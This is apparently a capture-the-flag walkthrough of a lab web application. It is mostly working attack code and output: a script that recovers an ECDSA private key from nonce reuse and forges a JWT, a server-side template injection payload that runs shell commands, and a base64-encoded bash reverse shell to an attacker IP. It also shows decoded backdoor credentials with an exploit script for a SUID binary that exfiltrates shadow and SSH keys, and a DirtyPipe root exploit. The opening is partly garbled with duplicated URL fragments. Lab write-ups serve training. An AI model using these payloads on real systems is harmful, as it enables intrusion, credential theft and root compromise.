'WyJncm9vdCIsImdyb290QGdyb290LmNvbSJd.FbCw10LYiGy5D3WRwSZyoLP_rJg'http://company-support.ahttp://company-support.amzcorp.local/confirm_account/WyJncm9vdCIsImdyb290QGdyb290LmNvbSJd.FbCw10LYiGy5D3WRwSZyoLP_rJgmzcorp.local/confirm_account/Imdyb290Ig.h8r0JzmupOPjPTjwDg8R5PtmX58
i found out what the problem was. there was a typo serliaizer_code in the original snippet but in my payload generation i used serializer_code. fixed payload generation:
>>> from itsdangerous import URLSafeSerializer
>>> s=URLSafeSerializer('serliaizer_code')
>>> payload=s.dumps(["groot","[email protected]"])
>>> payload
'WyJncm9vdCIsImdyb290QGdyb290LmNvbSJd.cWh7lWs--ghAu5vgImEhX6rkGMo'

we can see a user called tony is mentioned
now going back to the git dump we see a file called custom_jwt.py
└─$ cat custom_jwt.py
import base64
from ecdsa import ellipticcurve
from ecdsa.ecdsa import curve_256, generator_256, Public_key, Private_key, Signature
from random import randint
from hashlib import sha256
from Crypto.Util.number import long_to_bytes, bytes_to_long
import json

G = generator_256
q = G.order()
k = randint(1, q - 1)
d = randint(1, q - 1)
pubkey = Public_key(G, G*d)
privkey = Private_key(pubkey, d)

def b64(data):
    return base64.urlsafe_b64encode(data).decode()

def unb64(data):
    l = len(data) % 4
    return base64.urlsafe_b64decode(data + "=" * (4 - l))

def sign(msg):
    msghash = sha256(msg.encode()).digest()
    sig = privkey.sign(bytes_to_long(msghash), k)
    _sig = (sig.r << 256) + sig.s
    return b64(long_to_bytes(_sig)).replace("=", "")

def verify(jwt):
    _header, _data, _sig = jwt.split(".")
    header = json.loads(unb64(_header))
    data = json.loads(unb64(_data))
    sig = bytes_to_long(unb64(_sig))
    signature = Signature(sig >> 256, sig % 2**256)
    msghash = bytes_to_long(sha256((f"{_header}.{_data}").encode()).digest())
    if pubkey.verifies(msghash, signature):
        return True
    return False

def decode_jwt(jwt):
    _header, _data, _sig = jwt.split(".")
    data = json.loads(unb64(_data))
    return data

def create_jwt(data):
    header = {"alg": "ES256"}
    _header = b64(json.dumps(header, separators=(',', ':')).encode())
    _data = b64(json.dumps(data, separators=(',', ':')).encode())
    _sig = sign(f"{_header}.{_data}".replace("=", ""))
    jwt = f"{_header}.{_data}.{_sig}"
    jwt = jwt.replace("=", "")
    return jwt
The critical flaw is here:
k = randint(1, q - 1) # ← generated ONCE at module load, reused foreverIn ECDSA, reusing k across two signatures leaks the private key d. This is the same vulnerability that broke PS3 signing keys in 2010.
we need 2 user’s jwt token which uses the same k value.
>>> payload=s.dumps(["groot2","[email protected]"])
>>> payload
'WyJncm9vdDIiLCJncm9vdEBncm9vdC5jb20iXQ.l03Lm6Pbd0XnNJ0pJ1gT7ZJbcYc'
i got 2 jwts and used their decoded values to forge a token as tony
forge.py:
└─$ cat jwtforgegroot.py
from custom_jwt import create_jwt, verify, unb64, b64, q, G, pubkey
from ecdsa.ecdsa import Private_key, Signature
from hashlib import sha256
from Crypto.Util.number import bytes_to_long, long_to_bytes
import json

def extract_r_s(jwt):
    _, _, _sig = jwt.split(".")
    sig_int = bytes_to_long(unb64(_sig))
    r = sig_int >> 256
    s = sig_int % 2**256
    return r, s

def extract_hash(jwt):
    header, data, _ = jwt.split(".")
    return bytes_to_long(sha256(f"{header}.{data}".encode()).digest())

# Step 1: obtain two JWTs (same k reused)
jwt1 = create_jwt({"username": "groot","email": "[email protected]","account_status": True})
jwt2 = create_jwt({"username": "groot2","email": "[email protected]","account_status": True})

r1, s1 = extract_r_s(jwt1)
r2, s2 = extract_r_s(jwt2)
h1     = extract_hash(jwt1)
h2     = extract_hash(jwt2)

# Step 2: recover k and d
# Since k is reused, r1 == r2
assert r1 == r2, "k not reused — exploit won't work"
r = r1

k_recovered = ((h1 - h2) * pow(s1 - s2, -1, q)) % q
d_recovered = ((s1 * k_recovered - h1) * pow(r, -1, q)) % q

print(f"[+] k recovered: {k_recovered}")
print(f"[+] d recovered: {d_recovered}")

# Step 3: forge a JWT with arbitrary claims
from ecdsa.ecdsa import Public_key
recovered_pub  = Public_key(G, G * d_recovered)
recovered_priv = Private_key(recovered_pub, d_recovered)

def forge_jwt(data):
    header = {"alg": "ES256"}
    _header = b64(json.dumps(header, separators=(',', ':')).encode()).replace("=", "")
    _data   = b64(json.dumps(data,   separators=(',', ':')).encode()).replace("=", "")
    msg     = f"{_header}.{_data}"
    msghash = bytes_to_long(sha256(msg.encode()).digest())

    sig     = recovered_priv.sign(msghash, k_recovered)  # any k works now
    _sig_int = (sig.r << 256) + sig.s
    _sig    = b64(long_to_bytes(_sig_int)).replace("=", "")
    return f"{msg}.{_sig}"

forged = forge_jwt({"username": "ton","email": "[email protected]","account_status": True})
print(f"[+] Forged JWT: {forged}")
print(f"[+] Verifies:  {verify(forged)}")
└─$ python3 jwtforgegroot.py
[+] k recovered: 39675348966012603182335739692785286929400687241370880341470466070949169802875
[+] d recovered: 59294459299048957403390060250578223623246023948154210041532825109576678472936
[+] Forged JWT: eyJhbGciOiJFUzI1NiJ9.eyJ1c2VybmFtZSI6InRvbnkiLCJlbWFpbCI6InRvbnlAYW16Y29ycC5sb2NhbCIsImFjY291bnRfc3RhdHVzIjp0cnVlfQ.8NUCdIA0kYdtE5F7ZQr2QS2ppGH4lkmx5Wy1UlJI6lWj272m3hb_fT6vsB3xM_u5V9_9cwDS5KJ0BHwyNeMKfQ
[+] Verifies: True
i created a ticket then change the jwt to forged one, then hit edit in the ticket which succeeded and when checking /admin/tickets i was able to access it
this looks like ssti and {{ 7*7 }} confirmed it by returning 49. now to make a payload to bypass the blacklists
{{ dict.mro()[-1].__subclasses__()[276](request.args.cmd,shell=True,stdout=-1).communicate()[0].strip() }}

ugh
this didn’t work so i sent the payload in the subject name as it was not being filtered and it worked


now to get a reverse shell


printf KGJhc2ggPiYgL2Rldi90Y3AvMTAuMTAuMTQuMTcxLzQ0NDQgMD4mMSkgJg==|base64 -d|bashAWS{N0nc3_R3u5e_t0_s571_c0de_ex3cu71on}got the fourth flag

www-data@e766eaff0e86:~$ cat /etc/passwd
root:x:0:0:root:/root:/bin/bash
daemon:x:1:1:daemon:/usr/sbin:/usr/sbin/nologin
bin:x:2:2:bin:/bin:/usr/sbin/nologin
sys:x:3:3:sys:/dev:/usr/sbin/nologin
sync:x:4:65534:sync:/bin:/bin/sync
games:x:5:60:games:/usr/games:/usr/sbin/nologin
man:x:6:12:man:/var/cache/man:/usr/sbin/nologin
lp:x:7:7:lp:/var/spool/lpd:/usr/sbin/nologin
mail:x:8:8:mail:/var/mail:/usr/sbin/nologin
news:x:9:9:news:/var/spool/news:/usr/sbin/nologin
uucp:x:10:10:uucp:/var/spool/uucp:/usr/sbin/nologin
proxy:x:13:13:proxy:/bin:/usr/sbin/nologin
www-data:x:33:33:www-data:/var/www:/usr/sbin/nologin
backup:x:34:34:backup:/var/backups:/usr/sbin/nologin
list:x:38:38:Mailing List Manager:/var/list:/usr/sbin/nologin
irc:x:39:39:ircd:/var/run/ircd:/usr/sbin/nologin
gnats:x:41:41:Gnats Bug-Reporting System (admin):/var/lib/gnats:/usr/sbin/nologin
nobody:x:65534:65534:nobody:/nonexistent:/usr/sbin/nologin
_apt:x:100:65534::/nonexistent:/usr/sbin/nologin
systemd-timesync:x:101:101:systemd Time Synchronization,,,:/run/systemd:/usr/sbin/nologin
systemd-network:x:102:103:systemd Network Management,,,:/run/systemd:/usr/sbin/nologin
systemd-resolve:x:103:104:systemd Resolver,,,:/run/systemd:/usr/sbin/nologin
messagebus:x:104:106::/nonexistent:/usr/sbin/nologin
sshd:x:105:65534::/run/sshd:/usr/sbin/nologin
tom:x:1000:1000::/home/tom:/bin/sh
matthew:x:1001:1001::/home/matthew:/bin/sh
we can see a user called tom. we got a hash earlier for tom so lets try to crack it(it failed)



-rwsr-xr-x 1 root root 25K Feb 9 2022 /usr/bin/backup_tool (Unknown SUID binary!)
now to reverse engineer this binary
https://dogbolt.org/?id=ff527c19-a914-4a53-81a3-4340be738729#Ghidra=1696
Extracted Credentials & Logic#
Username — g_u()#
The 8-byte integer 0xe4f9f9f2fdf5f7f4 is stored little-endian then XOR’d with 0x96:
f4^96=62 'b'  f7^96=61 'a'  f5^96=63 'c'  fd^96=6b 'k'
f2^96=64 'd'  f9^96=6f 'o'  f9^96=6f 'o'  e4^96=72 'r'
Username: backdoor
Password — g_p()#
Each byte has (i * 2 + 1) added to it:
';'+1=0x3c '<'   0x1e+3=0x21 '!'   '3'+5=0x38 '8'   '%'+7=0x2c ','
'5'+9=0x3e '>'   '0'+11=0x3b ';'   '/'+13=0x3c '<'  ','+15=0x3b ';'
'7'+17=0x48 'H'  'R'+19=0x65 'e'
Password: <!8,>;<;He
OTP — g_o()#
This is a custom TOTP implementation:
- Secret:
59329788626084537462 - Time step: 30 seconds (
local_18 = 0x1e) - XOR keys:
0x36(‘6’) and0x5c(’') — standard HMAC-SHA1 ipad/opad - Digits: 6 (
% 1000000)
Generate it with:
import hmac, hashlib, struct, time

secret = b"59329788626084537462"
t = int(time.time()) // 30

def xor_key(secret, val):
    return bytes(b ^ val for b in secret.ljust(64, b'\x00'))

ipad = xor_key(secret, 0x36)
opad = xor_key(secret, 0x5c)

t_bytes = struct.pack(">Q", t)
inner = hashlib.sha1(ipad + t_bytes).digest()  # wait - check padding to 0x80
# Actually uses 0x80 byte block:
inner = hashlib.sha1(ipad.ljust(0x80, b'\x00')[:0x40] + t_bytes.ljust(0x40, b'\x00')).digest()
outer = hashlib.sha1(opad.ljust(0x40, b'\x00')[:0x40] + inner).digest()

offset = outer[-1] & 0xf
otp = struct.unpack(">I", outer[offset:offset+4])[0] & 0x7fffffff
print(otp % 1000000)
Backdoor password — g_u_p()#
String "iL>(w6Eh5kW" with 5 subtracted from each char:
i->d L->G >->9 (-> # w->r 6->1 E->@ h->c 5->0 k->f W->RTom’s injected password: dG9#r1@c0fR
Salt: $6$52Cz9R5yJTSpDulz — this gets written to /etc/shadow as user tom when option 1 (Plant Backdoor) is triggered.
What the binary does overall#
| Function | Purpose |
|---|---|
a() | Auth gate: username + password + TOTP |
l_m() | Menu: backdoor / read secret / exfiltrate |
a_b() | Injects tom into /etc/shadow with known password |
r_s() | Reads /opt/flag.txt |
s_b() / b_e() | Exfiltrates /etc/passwd, /etc/shadow, SSH keys via base64-encoded DNS/HTTPS requests to *.c00.xyz |
exp.py:
import subprocess,time,struct,hmac,hashlib;p=subprocess.Popen(["/usr/bin/backup_tool"],stdin=subprocess.PIPE,stdout=subprocess.PIPE,stderr=subprocess.PIPE);p.stdin.write(b"backdoor"+b"\x0a");p.stdin.write(b"<!8,>;<;He"+b"\x0a");p.stdin.flush();time.sleep(0.2);key=b"59329788626084537462";kp=key+b"\x00"*(64-len(key));c=int(time.time())//30;cb=struct.pack(">Q",c);ik=bytes(b^0x36 for b in kp);buf=ik+cb+b"\x00"*56;ih=hashlib.sha1(buf).digest();ok_=bytes(b^0x5c for b in kp);buf2=ok_+ih+b"\x00"*44;oh=hashlib.sha1(buf2).digest();o=oh[-1]&15;code=(struct.unpack(">I",oh[o:o+4])[0]&0x7FFFFFFF)%1000000;p.stdin.write(str(code).encode()+b"\x0a");p.stdin.write(b"2"+b"\x0a");p.stdin.write(b"4"+b"\x0a");p.stdin.flush();out,err=p.communicate(timeout=10);print(out.decode(errors="replace"))this also get us our 5th flag
then checking kernel version
www-data@e766eaff0e86:/tmp$ uname -a
Linux e766eaff0e86 5.10.76-linuxkit #1 SMP Mon Nov 8 10:21:19 UTC 2021 x86_64 x86_64 x86_64 GNU/Linux
this is vulnerable to dirtypipe
www-data@e766eaff0e86:/tmp$ cd dirtypipe/
www-data@e766eaff0e86:/tmp/dirtypipe$ ls
compile.sh  exploit-1.c  exploit-2.c
www-data@e766eaff0e86:/tmp/dirtypipe$ bash compile.sh
www-data@e766eaff0e86:/tmp/dirtypipe$ ./exploit-1
Backing up /etc/passwd to /tmp/passwd.bak ...
Setting root password to "piped"...
Password: Restoring /etc/passwd from /tmp/passwd.bak...
Done! Popping shell... (run commands now)

id
uid=0(root) gid=0(root) groups=0(root)
got root and 6th flag
https://github.com/AlexisAhmed/CVE-2022-0847-DirtyPipe-Exploits
